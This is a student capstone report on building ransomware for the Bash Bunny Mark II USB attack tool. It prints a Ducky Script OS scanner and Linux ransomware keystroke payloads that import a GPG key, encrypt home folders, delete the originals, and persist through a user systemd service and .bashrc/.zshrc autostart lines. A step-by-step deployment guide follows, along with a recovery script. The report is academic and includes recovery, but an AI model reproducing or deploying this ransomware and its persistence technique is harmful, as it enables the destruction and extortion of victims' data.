

Cybersecurity Capping Project:

Ransomware with the Bash Bunny Mark II

Josip Huzovic & Eric Guzman

Department of CS, Marist College

Cybersecurity Capping 479N

Professor Casimer DeCusatis

December 6, 2024

Table of Contents

[I. Introduction](#)

[A. Project Goals](#)

[B. Team Contributions](#)

[II. Josip's Contributions](#)

[A. OS Scanner in Ducky Script](#)

[1. Implementation Highlights](#)

[B. Linux Ransomware Development](#)

[1. Features and Functionalities](#)

[2. Ethical Considerations](#)

[C. Linux Ransomware Recovery Development](#)

[D. How-To Guide and Troubleshooting](#)

[III. Eric's Contributions](#)

[A. Windows Ransomware Injection Via the Bash Bunny](#)

[B. Code Explanation](#)

[1. Explanation of payload \(encryption-v3-7-final\).txt](#)

[2. Explanation of startupshortcut.ps1](#)

[C. Common Issues You Might Face](#)

[V. Deployment and Testing](#)

[VI. Conclusion](#)

[VII. References](#)

[VIII. Appendices](#)

I. Introduction

The rapid advancement of cybersecurity threats requires innovative solutions to address vulnerabilities across a wide range of platforms. Our project focuses on utilizing the Bash Bunny Mark II, a sophisticated tool from Hak5, to demonstrate and analyze two types of ransomware attacks: one targeting Linux systems and another targeting Windows systems. Additionally, the project incorporates an OS scanner to determine the target system's operating environment and ensures appropriate payload execution.

The Linux ransomware was developed to operate entirely with basic user-level permissions, leveraging common terminal commands to execute encryption and persistence without requiring administrative access. In contrast, the ransomware targeting Windows systems employed a completely different methodology, utilizing Python to implement the payload and achieve its objectives. This exploration provides technical insights into the mechanisms of ransomware and recovery while emphasizing the importance of understanding and mitigating cross-platform security risks.

A. Project Goals

This project aims to:

- Demonstrate the danger and versatility of cross-platform ransomware threats.
- Offer an understanding of how modern cybersecurity attacks are formulated and executed.
- Cultivate technical skills and insights into the development and deployment of cybersecurity tools for educational purposes.

B. Team Contributions

The team's responsibilities have been distributed to ensure a comprehensive approach:

- **Josip:** Engineered an OS scanner using only Ducky Script, and developed a ransomware payload for Linux systems that focused on leveraging terminal commands to achieve encryption and persistence without administrative privileges. An effective recovery process was also designed for encrypted files.
- **Eric:** Focused on crafting code that disables Windows antivirus as well as following up with ransomware that targets those same environments, leveraging Python for its implementation while also incorporating a recovery script.

II. Josip's Contributions

A. OS Scanner in Ducky Script

The OS scanner forms a crucial component of this project, engineered to detect operating systems and optimize payload delivery. Implemented using Ducky Script, the scanner efficiently distinguishes between platforms, facilitating targeted attack strategies. Key features of the scanner include:

- **Purpose:** Automate the identification of the target system's OS to ensure precise payload execution.
- **Workflow:**
 1. The Bash Bunny deploys the script seamlessly.
 2. Commands are executed to retrieve system-specific attributes.
 3. The detected OS type is saved for use in subsequent attack stages.
- **Advantages:** Lightweight, fast, and reliable in distinguishing operating environments.

1. Implementation Highlights

The OS scanner script integrates enhancements to improve efficiency and ensure consistent deployment. The OS scanner includes:

- a. **Dual Compatibility:** The script evaluates if the target OS is Windows by running specific PowerShell commands. If successful, the system writes "Windows" to a file (**OS.txt**), which is then checked for further actions.
 - If identified as Windows, the LED changes to red, signaling readiness for Windows-based payloads.
 - If not Windows, the LED changes to blue, switching the operation mode to Linux.
- b. **Error Handling:** If the file **OS.txt** is absent or unreadable, the LED flashes yellow, signaling an error.
- c. **Reset Functionality:** Ensures the system is ready for redeployment by clearing or updating the **OS.txt** file after each execution cycle.
- d. **Visual Feedback:** Utilizes LEDs to provide clear status updates during script execution:
 - Red: Windows detected.
 - Blue: Other OS Detected (Assume Linux Detected)
 - Yellow: Error or missing file.

OS Scanner Code

```
Q CTRL-ALT t
RUN WIN powershell
Q STRING "'Windows' | Out-File -FilePath E:\loot\OS.txt -Encoding utf8 -NoNewline"
Q ENTER
Q STRING exit
Q ENTER

OS="/root/udisk/loot/OS.txt"

if [ -f "$OS" ]; then
    # Read the content of the OS and remove BOM if present
    CONTENT=$(cat "$OS" | sed '1s/^\xEF\xBB\xBF//')

    # Check the content
    if [[ "$CONTENT" == "Windows" ]]; then

        LED R
        # Red LED for Windows
        RUN WIN powershell

        # Code for rewriting the OS file on the Bash Bunny
        Q STRING "'Empty' | Out-File -FilePath E:\loot\OS.txt -Encoding utf8 -NoNewline"

    else

        LED B
        # Blue LED for not Windows (Default To Linux)


    fi
else
    # OS doesn't exist, show an error (yellow)
    LED Y
fi
```

This streamlined process ensures seamless OS detection and preparation for targeted ransomware execution. Further details and a flowchart of the OS scanner logic are provided in [Appendix A](#).

Why Ducky Script was Chosen Over Python for the OS Scanner

The decision to use Ducky Script with the Bash Bunny for the OS scanner instead of creating a separate Python script was driven by practical and technical considerations specific to the Bash Bunny's functionality and the environments it targets. One significant factor was the Bash Bunny's inherent mounting issues on Linux systems, which make retrieving individual files cumbersome without proper mounting. Mounting, in turn, typically requires administrative privileges and the system password, creating an additional layer of complexity.

Bash Bunny Mount Attempt

A terminal window with a dark background and light-colored text. The window has a menu bar at the top with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a user prompt '(kali㉿kali)-[~]' followed by the command '\$ mount /dev/sdb'. The output is 'mount: /dev/sdb: can't find in /etc/fstab.'. Below this, the user prompt is shown again, followed by the command '\$ sudo mount /dev/sdb'. The output is '[sudo] password for kali:' followed by a cursor. The terminal window has a vertical scrollbar on the right side.


```
File Actions Edit View Help
(kali㉿kali)-[~]
$ mount /dev/sdb
mount: /dev/sdb: can't find in /etc/fstab.

(kali㉿kali)-[~]
$ sudo mount /dev/sdb
[sudo] password for kali: 
```

By leveraging Ducky Script, the Bash Bunny is able to bypass these authorization challenges seamlessly. The script executes commands directly without needing the device to be mounted as a storage medium. This approach ensures swift and efficient operation on both Windows and Linux systems, enabling the OS detection process to run autonomously and without interruption. The use of Ducky Script aligns perfectly with the Bash Bunny's design, optimizing its capabilities for reconnaissance and payload preparation in multi-platform environments.

Demonstration on Windows & Kali Linux Virtual Machine

Windows VM:




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Josip> 'Windows' | Out-File -FilePath E:\loot\OS.txt -Encoding utf8 -NoNewline
PS C:\Users\Josip> exit
```

Linux VM:



```
File Actions Edit View Help

(kali㉿kali)-[~]
$ powershell
powershell: command not found

(kali㉿kali)-[~]
$ 'Windows' | Out-File -FilePath E:\loot\OS.txt -Encoding utf
8 -NoNewline
Windows: command not found
Out-File: command not found

(kali㉿kali)-[~]
$ exit
```

As seen in the images, while the command seamlessly executes on Windows operating systems, it does not perform similarly on Linux. This discrepancy forms the basis of differentiation, allowing the script to consistently distinguish between the two environments. Once the operating system is identified, the appropriate payload can be deployed without interference, showcasing the method's reliability and efficiency.

B. Linux Ransomware Development

In addition to the OS scanner, this project also features the development of a ransomware payload for Linux systems, simulating a real-world cybersecurity threat. This component adds depth to the project by demonstrating potential vulnerabilities and impacts while ensuring a controlled and ethical approach.

This Linux ransomware highlights critical security gaps within Linux environments by operating entirely at the user level, without requiring administrative privileges. By leveraging this approach, the ransomware is capable of performing its tasks—such as file encryption and persistence—using only standard user permissions. This design ensures that the ransomware can effectively demonstrate the vulnerabilities of improperly secured systems while avoiding the risks associated with requiring elevated access.

1. Features and Functionalities

Public Key Importation

- The script initiates by importing a public GPG key to the target system. This key is crucial for encrypting user files without requiring root privileges.
- A placeholder for the key is created and securely transferred to the target machine.


Public Key Implementation

```
Q DELAY 200
Q STRING -----BEGIN PGP PUBLIC KEY BLOCK-----
# Begins importing a PGP public key, which is used for the encryption
Q ENTER
Q ENTER
Q STRING mQENBGc2I+kBCAC5zktgZCz1mH9iZ1fPGMxr0SoloH+1cIj3fi/Yb8odQbCZTFf
Q STRING s/xONCNyxZc5vRp6mmYbvXtnXbbU88G2ZfbTvJCEwNKN0ppDIGEFF00zeCUMkTv
Q STRING +7oB2KjRmLPnLdY3ckzMKhXQViGfdU2BDZyU4ePRCTLvUSXEurKEHsDchztAh6T
Q STRING gAbmW0A5H7Fwuyx1CWjNM9rGXh1XgkCAKyI58TxJ0X6SQaK94n1QyinEeFa1Q6
Q STRING poj/QTah/PgAJAZpDkbFgKQmHvoA2w56wR+W7VfmrI9kr3Ux/UtkL/DnJX7YTK4
Q STRING 5LEYY/GYm1LQsCuoTo2oHukNA8VshG1cjyZeJ1inPABEBAAG0ImNyb2NzdGVyID
Q STRING xjcm9jc3R1ckBwcm90b25tYWlsLnNvbT6JAU4EEwEKADgWIQRhjtXWk+m38qWk1
Q STRING 4fJwX6CHMcPVwUCZzYj6QIbAwULCQgHAgYVCgkICwIEFgIDAQIeAQIXgAAKCRDJ
Q STRING wX6CHMcPV1wCB/wL294eyKmbYW/+HgZWPd7k2PstAEJYluJWfRgdNf+LJOT2d4C
Q STRING HJvq6SHhT+T1ySU6uXK0HAreZ0XcuJ0FbtZIL+PMQY6dXE0hGLo76o5597xHp8b
Q STRING dAVr0BpWFJZgpozGCVhHwSEiRxezNEKPEcCaWB+5T+kG2PLbivPA/Pqy48ebPMG
Q STRING 8ZNm5ty8W6Yd3zH+92K3YeCZ2TLQXerdEcX1XUSYHCHBTPrWm00cnD2IDRntCV1
Q STRING jkTMgQYjBEgA3MtSXAUEQBQ0QJPV+1r3aLSR1z4aQgwdjHvKk18EweTgLfIj8k2
Q STRING tPZBm3Ei/yvRcS6YaKzkABfj8BR7y0KJOJPIq6F0uQENBGc2I+kBCACzS8y1rb
Q STRING rbKdjtx3A+gbFzWCzj6066oqLnK8pgOT2oR0pMgQv19tu5EDaFbS9dETykML1z5
Q STRING 9SS4dZMFdAbQecWcXhZwDmjzRdgsb+yxTL/wANWLM6IoTjX9Q8EhYB5oFystm3f
Q STRING 2bJ9q4/chFu1MgGCqLR1whBimHxxIgEACjaXPgFoMvM/HdIIiJL0xeeewo7ch2M
Q STRING OrU4s0E5DbF1PKBKRRjVwQUKdQLweHGd0ku67/1JfhJLM8bLm+c4uaojX7y9T30
Q STRING LZCog804Asqh1HQ4v+Zx7A2q8vZrv4AaNoZiXFjQ4x5/WMnC9mxWvr/NhaT38se
Q STRING yv6j2zyp+4iguDsSNh3ABEBAAGJATYEGAekACAWIQRhjtXWk+m38qWk14fJwX6C
Q STRING HMcPVwUCZzYj6QIbDAKCRDJwX6CHMcPV8sdCAC10uRwHMW0YVEPXwRrJkeMyRn
Q STRING dM7mvZBAUd/WhvroGpbnGzJFv0RF/4C9HDQEd1iAkUrt1fRGTrmftxb0ZWYL5f
Q STRING dZI3yojrQ31PBZzxisC13ju+ZCBSVS4WBF80n9FjbyeUSBIiHg1E8Qt281anqp2
Q STRING r7cB0fJS4KH+UVE/UpDiv0fATuNYibedVGwjQ+dpwF9KDgC9LjnYgsv0gmRVvgF
Q STRING eMbGY8vKuTC/Ft+0+/RDW9T0WzAgGHd4djnzHaRj1DfJdOPSftgFGZD6hXmThbx
Q STRING upD4jGwEGLV07yntSDmN9eg93ftVppymMgBF6Y0YmE09zzirINck3R1Xp40AgRiuM
Q ENTER
Q STRING =49TS
Q ENTER
Q STRING -----END PGP PUBLIC KEY BLOCK-----
```

File Monitoring and Encryption

- The ransomware continuously monitors the file system for unencrypted files.
- When a file is detected, it is:
 - Moved to a designated directory (`~/ .ransom`) created by the script.
 - Archived and encrypted using the imported public key.
 - The original unencrypted file is securely deleted to minimize redundancy and remove the potential for the victim to retrieve their files without the corresponding private key.

Post Ransom Encryption Folder



```
File  Actions  Edit  View  Help
(kali㉿kali)-[~]
$ ls ~/ .ransom
Desktop.tar.gpg  Downloads.tar.gpg  Pictures.tar.gpg  Public.tar.gpg  Templates.tar.gpg
Documents.tar.gpg  Music.tar.gpg  public.pub.tar.gpg  SECRET.tar.gpg  Videos.tar.gpg
```

System Service Creation

- To ensure persistence, the ransomware registers itself as a `systemd` service.
- The service operates under the user-level context, avoiding the need for elevated privileges, and starts automatically upon user login.

Script To Ransom Files

```
##### [Persistent Service To Ensure Ransomware Runs Continuously] #####
Q DELAY 200
Q STRING 'mkdir ~/.ransom'
Q ENTER
Q DELAY 100
Q STRING 'mkdir -p ~/.config/systemd/user && touch ~/.config/systemd/user/ransomified.service'
Q ENTER
Q DELAY 100
Q STRING 'cat >> ~/.config/systemd/user/ransomified.service'
Q DELAY 200
Q ENTER
Q DELAY 50
Q STRING [Unit]
Q ENTER

Q ENTER
Q STRING [Service]
Q ENTER
Q CTRL d
Q STRING 'echo ExecStart=/bin/bash /home/${whoami}/.system/crocster -no-browser >> ~/.config/systemd/user/ransomified.service '
Q ENTER
Q STRING 'cat >> ~/.config/systemd/user/ransomified.service '
Q ENTER
Q STRING Restart=on-failure
Q ENTER
Q STRING SuccessExitStatus=3 4
Q ENTER
Q STRING RestartForceExitStatus=3 4
Q ENTER
Q ENTER
Q STRING [Install]
Q ENTER
Q STRING WantedBy=default.target
Q ENTER
Q CTRL d
```

Encryption Workflow

- The script implements the **tar** command to bundle and compress files before encryption, enhancing processing efficiency.
- Files are encrypted using the GPG public key, generating **.tar.gpg** files in the ransom directory.
- These files are effectively inaccessible without the corresponding private key.

Persistence and Autostart

- The script modifies user startup files (`.bashrc` and `.zshrc`) to ensure the ransomware service remains active across sessions.
- This guarantees that any unencrypted files introduced into the system post-restart are promptly encrypted.

Persistence On Restart

```
##### [Autostart on Opening Terminal] #####  
  
Q STRING 'echo systemctl --user enable --now ransomified.service >> ~/.zshrc '  
Q ENTER  
Q DELAY 50  
Q STRING 'echo systemctl --user enable --now ransomified.service >> ~/.bashrc '  
Q ENTER  
  
# Modifying ~/.bashrc and ~/.zshrc ensures the ransomware starts every time the terminal is launched  
  
LED B  
# Light briefly turns blue to signify end of ransomware portion
```

Ransom Note and Instructions

- A ransom note is generated in the user's home directory, informing them of the encryption and providing recovery instructions.
- The recovery portion of the project includes a Bash Bunny Ducky Script designed specifically for Linux ransomware reversal.

2. Ethical Considerations

The Linux ransomware was developed strictly for educational and demonstrative purposes, ensuring safe and controlled usage. Measures to safeguard against unintended consequences included:

- Restricting encryption operations to predefined directories.
- Implementing comprehensive logging mechanisms to reverse operations as needed.
- Conducting all tests within isolated environments to prevent accidental deployment.

C. Linux Ransomware Recovery Development

The ransomware recovery process developed for Linux machines includes the following critical steps, ensuring secure and effective restoration of encrypted data:

a. Stopping and Disabling the Ransomware Service:

- The recovery script halts the active `ransomified.service` to prevent further encryption activities.
- It removes autostart entries for the ransomware service from `~/.zshrc` and `~/.bashrc` to prevent reactivation upon system reboot.
- Any active processes associated with the ransomware are terminated using `pkill` to eliminate immediate threats.

Ransomware Recovery Code

```
Q CTRL-ALT t
Q DELAY 100

# Stop the ransomware service
Q STRING 'systemctl --user stop ransomified.service'
Q ENTER

# Disable the ransomware service to prevent it from starting on reboot
Q STRING 'systemctl --user disable ransomified.service'
Q ENTER

# Remove the autostart entry from .zshrc (if using Zsh shell)
Q STRING "sed -i '/systemctl --user enable --now ransomified.service/d' ~/.zshrc"
Q ENTER

# Remove the autostart entry from .bashrc (if using Bash shell)
Q STRING "sed -i '/systemctl --user enable --now ransomified.service/d' ~/.bashrc"
Q ENTER

# Kill any processes associated with the ransomware
Q STRING 'pkill -f ransomified'
Q ENTER
```

b. Recovery Instructions:

- Users are instructed to restart their machine after the ransomware service is disabled. This ensures that the ransomware no longer operates in the background.
- Post-restart, a series of recovery steps are presented to guide users through file decryption.

Recovery Steps

```
File Actions Edit View Help

#####
# RANSOMWARE DISABLED #
# RESTART REQUIRED #
# FOLLOW INSTRUCTIONS BELOW #
#####

Step 1: Restart your machine.

Step 2: Create a folder on your desktop and name it "Recovery"

Step 3: Press CTRL + ALT + T at the same time again

Step 4: Next type out "cd Recovery"

Step 5: Next type out "vi private_key.asc"

Step 6: Input this key, ensure its exactly the way presented

-----BEGIN PGP PRIVATE KEY BLOCK-----

lQOYBGc2I+kBCAC5zktgZCz1mH9iZlfPGMxr0SoloH+1cIj3fi/Yb8odQbCZTFfs
/xONCnyxZc5vRp6mmYbvXtnXbbU88G2ZfbTvJCEwNKN0ppDIGEFF00zeCUMkTv+7
oB2KjRmLPnLdY3ckzMkhXQViGfdU2BDZyU4ePRCTLvUSXEurKEHsDchztAh6TgAb
mWOA5H7FWwuyx1CWjNM9rGXh1XgkCAKyI58TxJ0X6SqaK94n1QyinEeFa1Q6poj/
QTah/PgAJAZpDkbFgKQmHvoA2w56wR+W7VfmrI9kr3Ux/UtkL/DnJX7YTK45LEYy
/GYm1LQsCuoTo2oHukNA8VshG1cjyZeJlinPABEBAEAB/0RM2LQ+pUa61Inltfc
KSylCqKXNyN7dX6IgtSFC1xHlxQ1LNca7oYt0Ts1BPq2XHBfdgMC4Vw4cESN7qgG
xJdiaBLWdpkHLIBMtcodH7GHAI6BpvqPsQPrFqLdvBtAGXwnIPmHnKfp7AN0jEgL
EVK1A+wr4/X2DctJHGH0S1ZaNS5DXwf+nIXEMuFHJMYTyod9PrQ6eIC7GF8BgttxL
GyVpHmRkDTy5nNjCd+AAHAX7HbC57V/N7eJM676Z2zN7AFN7r1vxHRun3LbDNFr3
kEJxvv+SSc3+TutSXZanICUo8Rp6nxyPBuW2f8dHRT3leHDAC1htpMuQ+Ac2EVEG
PN8ZBADFQ980tVWYR1whBQc3pWyeu5LfemuErUI8fWoQYDFvEdSUYSdfgJxWfDkC
nNoJhAKIYRLDFn3yKwrMG770LJHN636L2TbwkGRGwPygMF/lRpVeZkn14VauV49T
pGd+RDMqEE4yWNoLqM0YnaD727kOYGSSSDmWJlG+1p3wGfnbAwQA8SD2RF0GqQz
/wAy01QU3RUffeySPKGg16C942JiPKewl7zkFRKuBYa0Mj1vqpejn5pWucPlpaYp
LB63ojLfsgazKb/YQ/c4g/aQ+EB7jnlg74lUoKcSJkdR4HKvTmIhDS4TJsZcIUz6
U1DJU9ZYZQAm9gD6jliwhfE/Gi8utkUEALGnB6PPw1MLZ7LFFMKb/ha21JrizFZd
lWdTlnGuwZq9gQ0tuIeodLbYvb0qZ5vzELf+wFzY909GRcjfi+2lgeK0w2rFrjWh
59g/yqbP+HP1BJ4UHNS06TGjw3lfGwM3D6gT9pjCTpyqeDpgcXf+b/tcc3fTckdd
ciyi18+7/LWFOTa0ImNyb2NzdGVyIDxjcm9jc3RlckBwcm90b25tYWlsLmNvbT6J
AU4EEwEKADgWIQRhjtXWk+m38qWkl4fJwX6CHMcPVwUCZzYj6QIbAwULCQgHAgYV
CgkICwIEFgIDAQIeAQIXgAAKCRDjwX6CHMcPV1wcB/wL294eyKmbYW/+HgZWPd7k
2PstAEJYluJWfRgdNf+LJ0T2d4CHjvq6SHhT+T1ySU6uXK0HAreZ0XcuJ0FbtZIL
+PMQY6dXE0hGlo76o5597xHp8bdAVr0BpWFJZgpozGCVhHwSEiRxezNEKPEcCaWB
+5T+kG2PLbivPA/Pqy48ebPMG8ZNm5ty8W6Yd3zH+92K3YeCZ2TLQXerdEcX1XUS
YHCHBTPrWm0Ocnd2IDRntCVljkTMgQYjBEgA3MtSXaUEQBq0QJPV+lr3aLsR1z4a
QgwdjHvKkl8EweTgLfIj8k2tPZBm3Ei/yvRcS6YaKzABfj8BRe7y0KJ0JPIq6FO
nQOYBGc2I+kBCACzS8y1rbrbKdjtx3A+gbFzWCzj6066oqLnK8pgOT2oR0pMgQv1
9tu5EDaFbS9dETyKMLlz59SS4dZMFdAbQecWcXhZwDmJzRdgsb+yxTL/wANWLM6I
oTjX9Q8EhYB5oFystm3f2bJ9q4/chFuLMgGCqLR1whBimHxxIgEACjaXPgFoMvM/
-- INSERT --
```

```
ct3PGXqsguc/9rs2ywrT86SEzom+h793Soq0TH0cBiM33ml77wQA2dw0vAwlyLXy
7UQvv6zpQBN/xp4ovRFE5zGriEZHXN1iDCNRjRLiGCP8wieEt0PNxFFELAF7Sngb
BZPc5X3q3ph12Utt0pvcJYU9zjwLoq7azykDcxqKw2brYBco1UZyCv+CEX0oG+D
TX8t7kazvuXkl39n0Ljk3zPWEEL8g/kD/3PaIiBQZLYAvrj6vde/dpoi6fW2kfaa
Yj5lBYi02T0Y3D1brXHC65xpiy/qP+cqnF51lmMGZbjk/QHMZDQwssuht9wcmv8H
atQXt7PM/bFt10zhFzvHV99vJmF10KXbLhvN9tLrjX7yLF8a/+8VcpvtmLuiPdWw
StmTeUqrENguRDSJATYEGAeKACAWIQRhjtXWk+m38qWkL4fJwX6CHMcPVwUCZzYj
6QIbDAACRDJwX6CHMcPV8sdCAC10uRwHMWoyVEPXwRrJkeMyRNdM7mvZBAUd/Wh
vroGpbnGzJFnv0RF/4C9HDQEdliAkUrt1fRGTrmftxb0ZWyL5fdZI3yojr31PBZ
zxisC13ju+ZCBSVS4WBF80n9FjbyeUSBIiHglE8Qt28lanqp2r7cB0fJS4KH+UVE
/UpDiv0fATuNYibedVGwjQ+dpwF9KDgC9LjYgsv0gmRVvgFeMbGY8vKuTC/Ft+0
+/RDW9T0WzAgGHd4djnzHarjldfJd0PSFtgFGZD6hXmThbxupD4jGwEGL07yntS
DmN9eg93ftVppymMgBF6Y0YmE09zzirINCK3RLXp40AgRiuM
```

```
=ZOPG-----
```

```
-----END PGP PRIVATE KEY BLOCK-----
```

Step 7: Save the file by following these steps

- a. Press the ESCAPE key
- b. Type out :wq
- c. Press ENTER

Step 8: Type "gpg --import private_key.asc"

Step 9: Type "cd ~/.ransom"

Step 10: Type "ls" and examine the encrypted files

Step 11: Type out "gpg --output <filename>.tar.gz --decrypt <filename>.tar.gpg" (REPLACE <filename> WITH FILENAME)

Step 12: Type out "tar -xvf <filename>.tar.gz -C ~/Recovery"

Enjoy your files back ;)

c. Private Key Usage:

- The recovery script facilitates importing a private GPG key essential for decrypting the previously encrypted **.tar.gpg** files.
- Users input the private key (**private_key.asc**) to unlock the files, with clear instructions to ensure accuracy.

d. Decryption Process:

- The recovery mechanism decrypts and extracts the files into a designated recovery folder, ensuring all data is returned to its original state.

e. User-Friendly Guidance:

- The recovery script provides detailed step-by-step instructions, ensuring users with minimal technical expertise can follow the process effectively.

- The instructions include creating a recovery folder, importing the private key, and executing the decryption commands for all affected files.

This robust recovery mechanism is designed to complement the ransomware payload, providing a comprehensive educational demonstration of both the encryption process and its reversal.

Recovery Process

To mitigate the potential impact of the ransomware (and for ethical educational purposes), a recovery process was developed. This process ensures that encrypted files can be safely decrypted and restored, providing some insight into the mechanics of ransomware reversal:

a. Recovery Key Management:

- A private GPG key corresponding to the public key used in encryption is securely stored.
- This key is essential for decrypting the `.tar.gpg` files created by the ransomware.

b. Decryption Workflow:

- Users are guided to import the private key using the `gpg --import` command.
- Encrypted files are decrypted using the `gpg -d` command and restored to their original format.
- A step-by-step instruction guide is included with the ransomware to demonstrate the recovery process.

c. Testing and Validation:

- The recovery process has been tested extensively to ensure that all encrypted files can be restored without data loss.

- After following the instructions displayed, it is possible for the user to unencrypt their files and return them back into a folder on the desktop

D. How-To Guide and Troubleshooting

Overview

This guide provides detailed instructions for setting up the Bash Bunny Mark II with the OS scanner (Ducky Script) and Linux ransomware payload. Follow the steps below to configure and deploy the scripts effectively.

Requirements


- Bash Bunny Mark II device
 - Ducky Script files for OS Scanner
 - Linux ransomware payload scripts
 - Access to testing environments (hypervisor recommended):
 - One Linux-based OS
 - One Windows-based OS
 - A text editor for modifying scripts (e.g., Visual Studio Code, Notepad)
 - (Optional) Personal GPG keys (public and private) for encryption and decryption testing
-

Bash Bunny Configuration

Step 1: Prepare the Bash Bunny

1. Update the Bash Bunny:

- 1.1. Plug the Bash Bunny into your system.
- 1.2. Ensure the arming mode is enabled



- 1.3. Confirm the Bash Bunny is up to date (version 1.7_332 as of writing)

2. Transfer the Scripts:

- 2.1. Copy the script from GitHub into your payloads folder into either switch1 or switch2

Step 2: Configure the OS Scanner Script

1. Create the Required Text File For The OS Scanner:

- 1.1. Navigate to the root of the Bash Bunny drive.
- 1.2. Enter the loot folder and create a .txt file labeled OS

Step 2.5: (Optional) Configure the Ransomware Payload

1. GPG Key Setup:

- 1.1. Although completely optional, feel free to create your own GPG key to use for this process!
- 1.2. If the public key has been altered, ensure that the private key is changed as well to complement the public key.

Step 3: Testing and Deployment

1. Insert the Bash Bunny into the target machine using switch 1 or 2.
 2. The OS scanner script will execute automatically upon insertion:
 - The LED will indicate the detected OS.
 - Verify the `OS.txt` file still exists (it should always say Empty)
 3. Depending on the OS, the corresponding ransomware payload will execute if configured for automatic deployment.
 4. Monitor the target machine for expected behavior (e.g., encryption of files).
-

Troubleshooting and Error Management

Common Errors and Solutions

1. OS Scanner Does Not Generate `OS.txt`

- **Problem:** The OS detection script does not create the `OS.txt` file.
- **Potential Causes:**
 1. You didn't create the file or may have placed it in the wrong place.
 2. This file will not be created when used on a Linux machine, only read.
 3. The Bash Bunny was not recognized by the target system.
- **Solution:**
 1. Check to see if the file exists in the proper directory,
[/media/kali/BashBunny/loot/OS.txt](#)
 2. Ensure the Bash Bunny is properly inserted and recognized by the target system.
 3. Reformat and reconfigure the Bash Bunny if necessary.

2. LED Indicators Not Working as Expected

- **Problem:** The LEDs fail to display the correct status (e.g., red for Windows, blue for Linux).
- **Potential Causes:**
 1. Incorrect LED commands in the script.
 2. Script errors during execution.
 3. Code might be failing before the LED commands
- **Solution:**
 1. Check the LED command syntax in the Ducky Script (e.g., `LED R`, `LED B`).

2. Test the script on a secondary device to rule out hardware issues.
3. Remove potentially problematic code that could be interfering with the path to get to the LED command.

3. Ransomware Does Not Encrypt Files

- **Problem:** Files remain unencrypted after deploying the ransomware script.
- **Potential Causes:**
 1. GPG key was not properly imported.
 2. Incorrect file paths in the script.
 3. Permissions issues.
